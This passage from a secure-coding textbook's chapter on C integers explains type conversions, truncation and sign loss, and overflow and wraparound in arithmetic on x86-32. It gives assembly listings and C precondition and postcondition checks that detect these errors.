signed char sc = (signed char)sl; /* cast eliminates warning */
```

For a typical implementation in which `sc` is truncated, `sc = -1`.

Ranges should be validated when converting from a signed type to a signed type with less precision. The following code can be used, for example, to convert from a `signed int` to a `signed char`:

```
signed long int sl = LONG_MAX;
signed char sc;
if ( (sl < SCHAR_MIN) || (sl > SCHAR_MAX) ) {
  /* handle error condition */
}
else {
  sc = (signed char)sl; /* use cast to eliminate warning */
}
```

Conversions from signed types with greater precision to signed types with lesser precision require both the upper and lower bounds to be checked.

Signed to Unsigned. Where unsigned and signed integer types are operated on, the usual arithmetic conversions determine the common type, which will have width at least that of the widest type involved. C requires that if the mathematical result is representable in that width, that value is produced. When a signed integer type is converted to an unsigned integer type, the width (2^N) of the new type is repeatedly added or subtracted to bring the result into the representable range.

When a signed integer value is converted to an unsigned integer value of equal or greater width and the value of the signed integer is not negative, the value is unchanged. When using two's complement, for instance, the conversion to a greater width integer type is made by sign-extending the signed value.

For example, the following code compares the value of `c` (a signed integer) to the value of `ui` (an unsigned integer of greater size on x86-32):

```
unsigned int ui = ULONG_MAX;
signed char c = -1;
if (c == ui) {
  puts("Why is -1 = 4,294,967,295???");
}
```

Because of integer promotions, `c` is converted to an `unsigned int` with a value of `0xFFFFFFFF`, or 4,294,967,295. This is a good example of the inherent problem with comparing a negative and an unsigned value.




Figure 5.5 Two's complement to unsigned conversion

Type range errors, including loss of data (truncation) and loss of sign (sign errors), can occur when converting from a signed type to an unsigned type. The following code results in a loss of sign:

```
signed int si = INT_MIN;
unsigned int ui = (unsigned int)si; /* cast eliminates warning */
```

When a signed integer type is converted to an unsigned integer type of equal width, no data is lost because the bit pattern is preserved. However, the high-order bit loses its function as a sign bit. If the value of the signed integer is not negative, the value is unchanged. If the value is negative, the resulting unsigned value is evaluated as a large signed integer. For example, if the signed value is –2, as shown in Figure 5.5, the corresponding unsigned `int` value is `UINT_MAX - 1`.

Ranges should be validated when converting from a signed type to an unsigned type. For example, the following code can be used when converting from `signed int` to `unsigned int`:

```
signed int si = INT_MIN;
unsigned int ui;
if (si < 0) {
  /* handle error condition */
}
else {
  ui = (unsigned int)si;  /* cast eliminates warning */
}
```

Table 5.9 summarizes conversions from signed integer types on the x86-32 platform. Conversions from `signed int` are omitted from the table because both `int` and `long` have 32-bit precision on this architecture.

Table 5.9 Conversions from Signed Integer Types on the x86-32 Platform

From	To	Method	Potential Consequence
`signed char`	`short`	Sign-extend	Always safe
`char`	`long`	Sign-extend	Always safe
`char`	`unsigned char`	Preserve pattern; high-order bit loses function as sign bit	Misinterpreted data
`char`	`unsigned short`	Sign-extend to `short`; convert `short` to `unsigned short`	Misinterpreted data
`char`	`unsigned long`	Sign-extend to `unsigned long`; convert long to `unsigned long`	Misinterpreted data
`short`	`signed char`	Preserve low-order byte (8 bits)	Lost data

Table 5.9 Conversions from Signed Integer Types on the x86-32 Platform (*continued*)

From	To	Method	Potential Consequence
`short`	`long`	Sign-extend	Always safe
`short`	`unsigned char`	Preserve low-order byte (8 bits)	Lost or misinterpreted data
`short`	`unsigned short`	Preserve bit pattern; high-order bit loses function as sign bit	Misinterpreted data
`short`	`unsigned long`	Sign-extend to `long`; convert `long` to `unsigned long`	Misinterpreted data
`long`	`signed char`	Preserve low-order byte (8 bits)	Lost data
`long`	`short`	Preserve low-order word (16 bits)	Lost data
`long`	`unsigned char`	Preserve low-order byte (8 bits)	Lost or misinterpreted data
`long`	`unsigned short`	Preserve low-order word (16 bits)	Lost or misinterpreted data
`long`	`unsigned long`	Preserve pattern; high-order bit loses function as sign bit	Misinterpreted data

Conversion Implications

Implicit conversions simplify C language programming. However, conversions have the potential for lost or misinterpreted data. Avoid conversions that result in

- Loss of value: conversion to a type where the magnitude of the value cannot be represented
- Loss of sign: conversion from a signed type to an unsigned type resulting in loss of sign

The only integer type conversion guaranteed to be safe for all data values and all conforming implementations is to a wider type of the same signedness.

5.4 Integer Operations

Integer operations can result in exceptional condition errors such as overflow, wrapping, and truncation. Exceptional conditions occur when the product of an operation cannot be represented in the type resulting from the operation.

Table 5.10 Exceptional Conditions

Operator	Exceptional Condition(s)	Operator	Exceptional Condition(s)	Operator	Exceptional Condition(s)	Operator	Exceptional Condition(s)
+	Overflow, wrap	-=	Overflow, wrap, truncation	<<	Overflow, wrap	<	None
-	Overflow, wrap	*=	Overflow, wrap, truncation	>>	None[a]	>	None
*	Overflow, wrap	/=	Overflow, truncation	&	None	>=	None
%	Overflow	<<=	Overflow, wrap, truncation	^	None	==	None
++	Overflow, wrap	>>=	Truncation[a]	~	None	!=	None
--	Overflow, wrap	&=	Truncation	!	None	&&	None
=	Truncation	|=	Truncation	un +	None	||	None
+=	Overflow, wrap, truncation	^=	Truncation	un -	Overflow, wrap	?:	None

[a] Although not classified by the C Standard as an exceptional condition, a right shift of a negative value produces an implementation-defined result.

Table 5.10 indicates which exceptional conditions are possible when performing operations on integral values. Not included are errors caused by the usual arithmetic conversions that are applied when balancing operands to a common type.

As you can see from this table, most integer operations cause exceptional conditions, even in cases where no type coercion takes place. Of particular importance to security are operations on integer values that originate from untrusted sources and are used in any of the following ways:

- As an array index
- In any pointer arithmetic
- As a length or size of an object
- As the bound of an array (for example, a loop counter)
- As an argument to a memory allocation function
- In security-critical code

In the following sections we examine integer operations, discuss the possible resulting exceptional conditions, and review effective mitigation strategies. The high-level semantics of these integer operations (as defined by the C Standard), as well as the specific implementation of these operations on x86-32, are described. Precondition and postcondition tests for signed overflow and unsigned wrapping are described as appropriate.

Assignment

In simple assignment (=), the value of the right operand is converted to the type of the assignment expression and replaces the value stored in the object designated by the left operand. These conversions occur implicitly and can often be a source of subtle errors.

In the following program fragment, the `int` value returned by the function `f()` can be truncated when stored in the `char` and then converted back to `int` width before the comparison:

```
int f(void);
char c;
/* ... */
if ((c = f()) == -1)
  /* ... */
```

In an implementation in which “plain” `char` has the same range of values as `unsigned char` (and `char` is narrower than `int`), the result of the conversion cannot be negative, so the operands of the comparison can never compare equal. As a result, for full portability, the variable `c` should be declared as `int`.

In the following program fragment, the value of `i` is converted to the type of the assignment expression `c = i`, that is, `char` type:

```
char c;
int i;
long l;
l = (c = i);
```

The value of the expression enclosed in parentheses is then converted to the type of the outer assignment expression, that is, `long int` type. The comparison `l == i` will not be true after this series of assignments if the value of `i` is not in the range of `char`.

An assignment from an unsigned integer to a signed integer or from a signed integer to an unsigned integer of equal width can cause the resulting value to be misinterpreted. In the following program fragment, a negative signed value is converted to an unsigned type of equal width:

```
int si = -3;
unsigned int ui = si;
printf("ui = %u\n", ui); /* ui = 65533 */
```

Because the new type is unsigned, the value is converted by repeatedly adding or subtracting 1 more than the maximum value that can be represented in the new type until the value is in the range of the new type. The resulting value will be misinterpreted as a large, positive value if accessed as an unsigned value.

On most implementations, the original value can be trivially recovered by reversing the operation:

```
si = ui;
printf("si = %d\n", si); /* si = -3 */
```

However, because the resulting value cannot be represented as a `signed int`, the result is implementation defined or an implementation-defined signal is raised. In most cases, this code would not result in an error. But instead of concentrating on the details of platform-specific conversions, you should focus on choosing appropriate width and signedness for each intended purpose, along with ways to ensure that the type limits are not exceeded. Then you have no need to worry about implementation-defined behaviors.

Truncation occurs as the result of assignment or casting from a type with greater width to a type with lesser width. Data may be lost if the value cannot be represented in the resulting type. For example, adding `c1` and `c2` in the following program fragment produces a value outside the range of `unsigned char` for an implementation where `unsigned char` is represented using 8 bits (2^8 – 1, or 255):

```
unsigned char sum, c1, c2;
c1 = 200;
c2 = 90;
sum = c1 + c2;
```

Assuming that all values of type `unsigned char` can be represented as `int` in this implementation, the value is converted to an `int`. The addition succeeds without wrapping, but the assignment to `sum` causes truncation because the `unsigned char` type has a lesser width than the value resulting from the addition. Because the conversion is to an unsigned type, the result of this operation is well defined but can be an error if the programmer expects the mathematical result.

Assuming that `signed int` has a width of 32 bits, `signed char` has a width of 8 bits, and two's complement representation is shown in the following program fragment:

```
signed int  si = SCHAR_MAX + 1;
signed char sc = si;
```

`si` is initialized to 128, which is represented in memory as

```
00000000 00000000 00000000 10000000
```

When this value is assigned to `sc`, it is truncated to

```
10000000
```

If interpreted in 8-bit two's complement representation, the result now has a negative value (`SCHAR_MIN`, or –128) because the high-order bit is set. In this case, the data cannot be recovered simply by reversing the operation:

```
si = sc;
```

because this assignment results in sign-extending `sc`:

```
11111111 11111111 11111111 10000000
```

The sign extension in this case preserves the value (`SCHAR_MIN`, or –128).

The data can be recovered using the appropriate cast:

```
si = (unsigned char) sc;
```

But this assumes that the programmer intentionally truncated to an integer size that was too small to represent this value. Doing so is not a recommended practice and is presumably an error.

Addition

Addition can be used to add two arithmetic operands or a pointer and an integer. If both operands are of arithmetic type, the usual arithmetic conversions are performed on them. The result of the binary + operator is the sum of the operands. Incrementing is equivalent to adding 1. When an expression that has integer type is added to a pointer, the result is a pointer. This is called pointer arithmetic and is not covered in this chapter.

The result of adding two integers can always be represented using 1 more bit than the width of the larger of the two operands. For example, assuming an 8-bit two's complement `signed char` type, the minimum value of `SCHAR_MIN` is –128. For this implementation, `SCHAR_MIN + SCHAR_MIN` = –256, which can be represented as a 9-bit two's complement value. Consequently, the result of any integer operation can be represented in any type with a width greater than the width of the larger addend.

Integer addition can cause an overflow or wraparound if the resulting value cannot be represented in the number of bits allocated to the integer's representation.

The x86-32 instruction set includes an add instruction that takes the form `add destination,source`. This instruction adds the first (destination) operand to the second (source) operand and stores the result in the destination operand. The destination operand can be a register or memory location, and the source operand can be an immediate, register, or memory location. For example, `add ax,bx` adds the 16-bit `bx` register to the 16-bit `ax` register and leaves the sum in the `ax` register [Intel 2010].

Signed and unsigned overflow conditions resulting from an addition operation are detected and reported on x86-32. x86-32 instructions, including the `add` instruction, set flags in the flags register, as shown in Figure 5.6.

The two's complement system has the advantage of not requiring that the addition and subtraction circuitry examine the signs of the operands to determine whether to add or subtract. This means that, for two's complement architectures such as x86-32, a single instruction serves to add and subtract both signed and unsigned values. Consequently, the `add` instruction evaluates




Figure 5.6 Layout of the flags register for x86-32

the result for both signed and unsigned integer operands and sets the OF and CF to indicate an overflow or carry in the signed or unsigned result respectively. Although each addition operation sets both the OF and CF, the OF has no meaning after an unsigned addition, and the CF has no meaning after a signed addition.

The Microsoft Visual C++ compiler, for example, generates the following instructions for the addition of the two `signed int` values `si1` and `si2`:

```
si1 + si2
  mov  eax, dword ptr [si1]
  add  eax, dword ptr [si2]
```

and exactly the same instructions for the addition of the two `unsigned int` values `ui1` and `ui2`:

```
ui1 + ui2
  mov  eax, dword ptr [ui1]
  add  eax, dword ptr [ui2]
```

In each case, the first addend is moved into the 32-bit `eax` register and then added to the second addend.

The addition of 64-bit `signed long long` and `unsigned long long` requires two separate addition instructions on x86-32:

```
sll = sll1 + sll2;
    mov  eax, dword ptr [sll1]
    add  eax, dword ptr [sll2]
    mov  ecx, dword ptr [ebp-8]
    adc  ecx, dword ptr [ebp-18h]
ull = ull1 + ull2;
    mov  eax, dword ptr [ull1]
    add  eax, dword ptr [ull2]
    mov  ecx, dword ptr [ebp-28h]
    adc  ecx, dword ptr [ebp-38h]
```

The `add` instruction adds the low-order 32 bits. If this addition wraps, the extra carry bit is stored in CF. The `adc` instruction then adds the high-order 32 bits, along with the value of the carry bit, to produce the correct 64-bit sum.

Avoiding or Detecting Signed Overflow Resulting from Addition. Signed integer overflow is undefined behavior in C, allowing implementations to silently wrap (the most common behavior), trap, saturate (stick at the maximum/minimum value), or perform any other behavior that the implementation chooses.

Postcondition Test Using Status Flags. At the x86-32 assembly level, signed overflows can be detected using either the jo instruction (jump if overflow) or the jno instruction (jump if not overflow) after execution of the add instruction (32-bit case) or adc instruction (64-bit case).

This allows for the creation of a library of arithmetic functions that check the status of the overflow flag and return a status code to indicate when overflow has occurred. The following function would allow the addition of signed int values in such a library:

```
_Bool add_int(int lhs, int rhs, int *sum) {
   __asm {
     mov  eax, dword ptr [lhs]
     add  eax, dword ptr [rhs]
     mov  ecx, dword ptr [sum]
     mov  dword ptr [ecx], eax
     jo   short j1
     mov  al, 1 // 1 is success
     jmp  short j2
j1:
     xor al, al // 0 is failure
j2:
   };
}
```

Although it works, the solution has a number of problems. First, the function implementation depends on compiler-specific extensions (in this case Microsoft's) to incorporate assembly language instructions in a C program. Second, this code relies on the x86-32 instruction set and is consequently nonportable. Third, this approach has been reported to have poor performance in optimized code because of the inability of the compiler to optimize the assembly language instructions. Finally, this approach is hard to use because it prevents the use of standard inline arithmetic. For example, the following code:

```
int a = /* ... */;
int b = /* ... */;

int sum = a + b + 3;
```

would need to be implemented as follows:

```
int a = /* ... */;
int b = /* ... */;

if ( add_int(a, b, &sum) && add_int(sum, 3, &sum) ) {
  /* ok */
}
else {
  /* overflow */
}
```

Precondition Test, Two's Complement. Another approach to eliminating integer exceptional conditions is to test the values of the operands before an operation to prevent overflow. This testing is especially important for signed integer overflow, which is undefined behavior that can result in a trap on some architectures (for example, a division error on x86-32). The complexity of these tests varies significantly.

The following code performs a precondition test of the addition's operands to ensure that no overflow occurs. It employs the principle that an addition overflow has occurred when the two operands have the same sign as each other and the result has the opposite sign. It also takes advantage of the fact that unsigned integer operations wrap in C, so they can be used to detect signed overflow without any danger of causing a trap.

```
signed int si1, si2, sum;

/* Initialize si1 and si2 */

unsigned int usum = (unsigned int)si1 + si2;

if ((usum ^ si1) & (usum ^ si2) & INT_MIN) {
   /* handle error condition */
} else {
  sum = si1 + si2;
}
```

Exclusive-or can be thought of as a "not-equal" operator on each individual bit. We are concerned only with the sign position, so we mask with `INT_MIN`, which has only the sign bit set.

This solution works only on architectures that use two's complement representation. Although most modern platforms use that type of representation, it is best not to introduce unnecessary platform dependencies. (See *The CERT C Secure Coding Standard* [Seacord 2008], "MSC14-C. Do not introduce unnecessary platform dependencies.") This solution can also be more expensive than a postcondition test, especially on RISC CPUs.

Precondition Test, General. The following code tests the suspect addition operation to ensure that no overflow occurs regardless of the representation used:

```
signed int si1, si2, sum;

/* Initialize si1 and si2 */

if ((si2 > 0 && si1 > INT_MAX - si2) ||
    (si2 < 0 && si1 < INT_MIN - si2)) {
   /* handle error condition */
}
else {
  sum = si1 + si2;
}
```

This solution is more readable and more portable but may be less efficient than the solution that is specific to two's complement representation.

Downcast from a Larger Type. The true sum of any two signed integer values of width `w` can always be represented in `w+1` bits, as shown in Figure 5.7.

As a result, performing the addition in a type with greater width will always succeed. The resulting value can be range-checked before downcasting to the original type.

Generally, this solution is implementation dependent in C because the standard does not guarantee that any one standard integer type is larger than another.

Avoiding or Detecting Wraparound Resulting from Addition. Wraparound can occur when adding two unsigned values if the sum of the operands is larger than the maximum value that can be stored in the resulting type. Although unsigned integer wrapping is well defined by the C Standard as having modulo behavior, unexpected wrapping has led to numerous software vulnerabilities.

Postcondition Test Using Status Flags. At the x86-32 assembly level, unsigned overflows can be detected using either the `jc` instruction (jump if carry) or the `jnc` instruction (jump if not carry). These conditional jump instructions are placed after the `add` instruction in the 32-bit case or after the




Figure 5.7 True sum of any two signed integer values

adc instruction in the 64-bit case. The following function, for example, can be used to add two values of type size_t:

```
_Bool add_size_t(size_t lhs, size_t rhs, size_t *sum) {
  __asm {
    mov  eax, dword ptr [lhs]
    add  eax, dword ptr [rhs]
    mov  ecx, dword ptr [sum]
    mov  dword ptr [ecx], eax
    jc   short j1
    mov  al, 1 // 1 is success
    jmp  short j2
j1:
    xor  al, al // 0 is failure
j2:
  };
}
```

Testing for wraparound by testing status flags suffers from all the same problems as checking status flags for signed overflow.

Precondition Test. The following code performs a precondition test of the addition's operands to guarantee that there is no possibility of wraparound:

```
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */

if (UINT_MAX - ui1 < ui2) {
  /* handle error condition */
}
else {
  usum = ui1 + ui2;
}
```

Postcondition Test. Postcondition testing occurs after the operation is performed and then tests the resulting value to determine if it is within valid limits. This approach is ineffective if an exceptional condition can result in an apparently valid value; however, unsigned addition can always be tested for wrapping.

The following code performs a postcondition test to ensure that sum usum resulting from the addition of two addends of unsigned int type is not less than the first operand, which would indicate that wraparound has occurred:

```
unsigned int ui1, ui2, usum;

/* Initialize ui1 and ui2 */
```

```

usum = ui1 + ui2;
if (usum < ui1) {
  /* handle error condition */
}
```

Subtraction

Like addition, subtraction is an additive operation. For subtraction, both operands must have arithmetic type or be pointers to compatible object types. It is also possible to subtract an integer from a pointer. Decrementing is equivalent to subtracting 1. In this section we are concerned only with the subtraction of two integral values.

Postcondition Test Using Status Flags. The x86-32 instruction set includes sub (subtract) and sbb (subtract with borrow). The sub instruction subtracts the source operand from the destination operand and stores the result in the destination operand. The destination operand can be a register or memory location, and the source operand can be an immediate, register, or memory location. However, the destination operand and source operand cannot both be memory locations.

The sbb instruction is usually executed as part of a multibyte or multiword subtraction in which a sub instruction is followed by an sbb instruction. The sbb instruction adds the source operand (second operand) and the carry flag and subtracts the result from the destination operand. The result of the subtraction is stored in the destination operand. The carry flag represents a borrow from a previous subtraction.

The sub and sbb instructions set the overflow and carry flags to indicate an overflow in the signed and unsigned result respectively.

Subtraction for the x86-32 architecture is similar to addition. The Microsoft Visual C++ compiler, for example, generates the following instructions for the subtraction of two values of type signed long long:

```
sll1 - sll2

  mov eax, dword ptr [sll1]
  sub eax, dword ptr [sll2]
  mov ecx, dword ptr [ebp-0E0h]
  sbb ecx, dword ptr [ebp-0F0h]
```

The sub instruction subtracts the low-order 32 bits. If this subtraction wraps, the extra carry bit is stored in CF. The sbb instruction adds the source operand (representing the high-order 32 bits) and the carry [CF] flag and subtracts the result from the destination operand (representing the high-order 32 bits) to produce the 64-bit difference.

Avoiding or Detecting Signed Overflow Resulting from Subtraction. At the x86-32 assembly level, signed overflows resulting from subtraction can be detected using either the `jo` instruction (jump if overflow) or the `jno` instruction (jump if not overflow) after execution of the `sub` instruction (32-bit case) or `sbb` instruction (64-bit case).

Precondition Test. Overflow cannot occur when subtracting two positive values or two negative values. Assuming two's complement representation, the following code tests the operands of the subtraction to guarantee that there is no possibility of signed overflow using bit operations. It makes use of the principle that a subtraction overflow has occurred if the operands have opposite signs and the result has the opposite sign of the first operand. It also takes advantage of the wrapping behavior of unsigned operations in C.

```
signed int si1, si2, result;

/* Initialize si1 and si2 */

if ((si1 ^ si2) & (((unsigned int)si1 - si2) ^ si1) & INT_MIN) {
  /* handle error condition */
}
else {
  result = si1 - si2;
}
```

Exclusive-or is used as a bitwise "not-equal" operator. To test the sign position, the expression is masked with `INT_MIN`, which has only the sign bit set.

This solution works only on architectures that use two's complement representation. Although most modern platforms use that type of representation, it is best not to introduce unnecessary platform dependencies. (See *The CERT C Secure Coding Standard* [Seacord 2008], "MSC14-C. Do not introduce unnecessary platform dependencies.")

It is also possible to implement a portable precondition test for overflow resulting from subtraction. If the second operand is positive, check that the first operand is less than the minimum value for the type plus the second operand. For operands of `signed int` type, for example, test that `op1 < INT_MIN + op2`. If the second operand is negative, check that the first operand is greater than the maximum value for the type plus the second operand.

Avoiding or Detecting Wraparound Resulting from Subtraction. Wraparound can occur when subtracting two unsigned values if the difference between the two operands is negative.

Postcondition Test Using Status Flags. At the x86-32 assembly level, unsigned wraparound can be detected using either the `jc` instruction (jump if carry) or the `jnc` instruction (jump if not carry). These conditional jump instructions are placed after the `sub` instruction in the 32-bit case or `sbb` instruction in the 64-bit case.

Precondition Test. The following program fragment performs a precondition test of the subtraction operation's unsigned operands to guarantee there is no possibility of unsigned wrap:

```
unsigned int ui1, ui2, udiff;

/* Initialize ui1 and ui2 */

if (ui1 < ui2){
  /* handle error condition */
}
else {
  udiff = ui1 - ui2;
}
```

Postcondition Test. The following program fragment performs a postcondition test that the result of the unsigned subtraction operation `udiff` is not greater than the first operand:

```
unsigned int ui1, ui2, udiff ;

/* Initialize ui1 and ui2 */

udiff = ui1 - ui2;
if (udiff > ui1) {
  /* handle error condition */
}
```

Multiplication

Multiplication in C can be accomplished using the binary * operator that results in the product of the operands. Each operand of the binary * operator has arithmetic type. The usual arithmetic conversions are performed on the operands. Multiplication is prone to overflow errors because relatively small operands, when multiplied, can overflow a given integer type.

In general, the product of two integer operands can always be represented using twice the number of bits used by the larger of the two operands. For example, the unsigned range of an integer with width N is 0 to $2^N - 1$. The result of squaring the maximum unsigned value for a given width is represented by the following formula:

$$0 \le x * y \le (2^N - 1)^2 = 2^{2N} - 2^{N+1} + 1$$

The product in this case can require up to $2N$ bits to represent.

The signed two's complement range of a type with width N is -2^{N-1} to $2^{N-1} - 1$. The minimum two's complement results from multiplying the minimum and maximum values:

$$0 \le x * y \le (-2^{N-1})\ (2^{N-1} - 1) = -2^{2N-2} + 2^{N-1}$$

In this case, the product requires up to $2N - 2$ bits plus 1 bit for the sign bit equals $2N - 1$ bits.

The maximum two's complement value results from squaring the signed two's complement minimum value:

$$x * y \le (-2^{N-1})^2 = 2^{2N-2}$$

In this case, the product requires up to $2N$ bits including the sign bit.

This means that, for example, the product of two 8-bit operands can always be represented by 16 bits, and the product of two 16-bit operands can always be represented by 32 bits.

Because doubling the number of bits provides 1 more bit than is needed to hold the result of signed multiplication, room is left for an extra addition or subtraction before it becomes necessary to check for overflow. Because a multiplication followed by an addition is common, an overflow check can be skipped fairly often.

Postcondition Test Using Status Flags. The x86-32 instruction set includes both a `mul` (unsigned multiply) and `imul` (signed multiply) instruction. The `mul` instruction performs an unsigned multiplication of the destination operand and the source operand and stores the result in the destination operand.

The `mul` instruction is shown here using C-style pseudocode:

```
if (OperandSize == 8) {
  AX = AL * SRC;
else {
  if (OperandSize == 16) {
```

```
  DX:AX = AX * SRC;
 }
 else { // OperandSize == 32
  EDX:EAX = EAX * SRC;
 }
}
```

The mul instruction accepts 8-, 16-, and 32-bit operands and stores the results in 16-, 32-, and 64-bit destination registers respectively. This is referred to as a *widening-multiplication instruction* because twice the number of bits allocated for the product is twice the size of the operands. If the high-order bits are required to represent the product of the two operands, the carry and overflow flags are set. If the high-order bits are not required (that is, they are equal to 0), the carry and overflow flags are cleared.

The x86-32 instruction set also includes imul, a signed form of the mul instruction with one-, two-, and three-operand forms [Intel 2004]. The carry and overflow flags are set when significant bits (including the sign bit) are carried into the upper half of the result and cleared when they are not.

The imul instruction is similar to the mul instruction in that the length of the product is calculated as twice the length of the operands.

The principal difference between the mul (unsigned multiply) instruction and the imul (signed multiply) instruction is in the handling of the flags. If the flags are not tested and the most significant half of the result is not used, it makes little difference which instruction is used. Consequently, the Microsoft Visual Studio compiler uses the imul instruction for both signed and unsigned multiplication:

```
int si1 = /* some value */;
int si2 = /* some value */;
int si_product = si1 * si2;
mov  eax, dword ptr [si1]
imul eax, dword ptr [si2]
mov  dword ptr [ui_product], eax

unsigned int ui1 = /* some value */;
unsigned int ui2 = /* some value */;
unsigned int ui_product = ui1 * ui2;
mov  eax, dword ptr [ui1]
imul eax, dword ptr [ui2]
mov  dword ptr [ui_product], eax
```

To test for signed overflow or unsigned wrapping following multiplication, it is first necessary to determine if the operation is a signed or unsigned operation and use the appropriate multiplication instruction. For the mul instruction, the overflow and carry flags are set to 0 if the upper half of the result is 0; otherwise, they are set to 1. For the `imul` instruction, the carry and overflow flags are set when significant bits (including the sign bit) are carried into the upper half of the result and cleared when the result (including the sign bit) fits exactly in the lower half of the result.

Downcast from a Larger Type. A similar solution for detecting signed overflow or unsigned wrapping following multiplication can be implemented in the C language without resorting to assembly language programming. This solution is to cast both operands to an integer type that is at least twice the width of the larger of the two operands and then multiply them. As already shown, this is guaranteed to work because in all cases the product can be stored in 2*N* bits.

In the case of unsigned multiplication, if the high-order bits are required to represent the product of the two operands, the result has wrapped.

```
unsigned int ui1 = /* some value */;
unsigned int ui2 = /* some value */;
unsigned int product;

/* Initialize ui1 and ui2 */

static_assert(
  sizeof(unsigned long long) >= 2 * sizeof(unsigned int),
  "Unable to detect wrapping after multiplication"
);

unsigned long long tmp = (unsigned long long)ui1 *
                         (unsigned long long)ui2;
if (tmp > UINT_MAX) {
  /* handle unsigned wrapping */
}
else {
  product = (unsigned int)tmp;
}
```

For signed integers, all 0s or all 1s in the upper half of the result and the sign bit in the lower half of the result indicate no overflow.

The following solution guarantees that there is no possibility of signed overflow on systems where the width of `long long` is at least twice the width of `int`:

```
/* Initialize si1 and si2 */

static_assert(
  sizeof(long long) >= 2 * sizeof(int),
  "Unable to detect overflow after multiplication"
);

long long tmp = (long long)si1 * (long long)si2;

if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
  /* handle signed overflow */
}
else {
  result = (int)tmp;
}
```

Both solutions use static assertion to ensure that the tests for unsigned wrapping and signed overflow succeed. See *The CERT C Secure Coding Standard* [Seacord 2008], "DCL03-C. Use a static assertion to test the value of a constant expression," to find out more about static assertions.

Precondition Test, General. The following portable solution prevents unsigned integer wrapping without requiring upcasting to an integer type with twice the number of bits. Consequently, this solution could be used for integer values of type `uintmax_t`.

```
unsigned int ui1 = /* some value */;
unsigned int ui2 = /* some value */;
unsigned int product;

if (ui1 > UINT_MAX/ui2) {
  /* handle unsigned wrapping */
}
else {
  product = ui1 * ui2;
}
```

Example 5.5 is a portable solution that prevents signed overflow without requiring upcasting to an integer type with twice the number of bits. Consequently, this solution could be used for integer values of type `intmax_t`.

Example 5.5 Preventing Signed Overflow without Upcasting

```
signed int si1 = /* some value */;
signed int si2 = /* some value */;
signed int product;

if (si1 > 0) {  /* si1 is positive */
  if (si2 > 0) {  /* si1 and si2 are positive */
```

```
    if (si1 > (INT_MAX / si2)) {
      /* handle error condition */
    }
  } /* end if si1 and si2 are positive */
  else { /* si1 positive, si2 non-positive */
    if (si2 < (INT_MIN / si1)) {
      /* handle error condition */
    }
  } /* si1 positive, si2 non-positive */
} /* end if si1 is positive */
else { /* si1 is non-positive */
  if (si2 > 0) { /* si1 is non-positive, si2 is positive */
    if (si1 < (INT_MIN / si2)) {
      /* handle error condition */
    }
  } /* end if si1 is non-positive, si2 is positive */
  else { /* si1 and si2 are non-positive */
    if ( (si1 != 0) && (si2 < (INT_MAX / si1))) {
      /* handle error condition */
    }
  } /* end if si1 and si2 are non-positive */
} /* end if si1 is non-positive */

product = si1 * si2;
```

Division and Remainder

When integers are divided, the result of the `/` operator is the integral algebraic quotient with any fractional part discarded; the result of the `%` operator is the remainder. This is often called *truncation toward zero*. In both operations, if the value of the second operand is 0, the behavior is undefined.

Unsigned integer division cannot wrap because the quotient is always less than or equal to the dividend.

It is not always immediately apparent that signed integer division can result in overflow because you might expect the quotient to always be less than the dividend. However, an integer overflow can occur when the minimum two's complement value is divided by –1. For example, assuming infinitely ranged integers, –2,147,483,648/–1 = 2,147,483,648. However, signed 32-bit two's complement integer division results in an overflow because 2,147,483,648 cannot be represented as a signed 32-bit integer. Consequently, the resulting value of –2,147,483,648/–1 is –2,147,483,648.

C11, Section 6.5.5, states that

> if the quotient `a/b` is representable, the expression `(a/b)*b + a%b` shall equal `a`; otherwise, the behavior of both `a/b` and `a%b` is undefined.

This makes the behavior of both a/b and a%b explicitly undefined in C11 when the quotient a/b is not representable and, by association, implicitly undefined in C99.

Error Detection. The x86-32 instruction set includes the div and idiv instructions. The div instruction divides the (unsigned) integer value in the ax, dx:ax, or edx:eax register (dividend) by the source operand (divisor) and stores the quotient in the ax (ah:al), dx:ax, or edx:eax register. The idiv instruction performs the same operations on (signed) values. The results of the div/idiv instructions depend on the operand size (dividend/divisor), as shown in Table 5.11. The quotient range shown is for the signed (idiv) instruction.

Nonintegral results are truncated toward zero. The remainder is always less than the divisor in magnitude. Overflow is indicated by the divide error exception rather than with the carry flag.

The disassembly in Example 5.6 shows the Intel assembly instructions generated by Microsoft Visual Studio for signed and unsigned division.

Example 5.6 Intel Assembly Instructions

```
int si_dividend = /* some value */;
int si_divisor = /* some value */;
int si_quotient = si_dividend / si_divisor;
    mov  eax, dword ptr [si_dividend]
    cdq
    idiv eax, dword ptr [si_divisor]
    mov dword ptr [si_quotient], eax
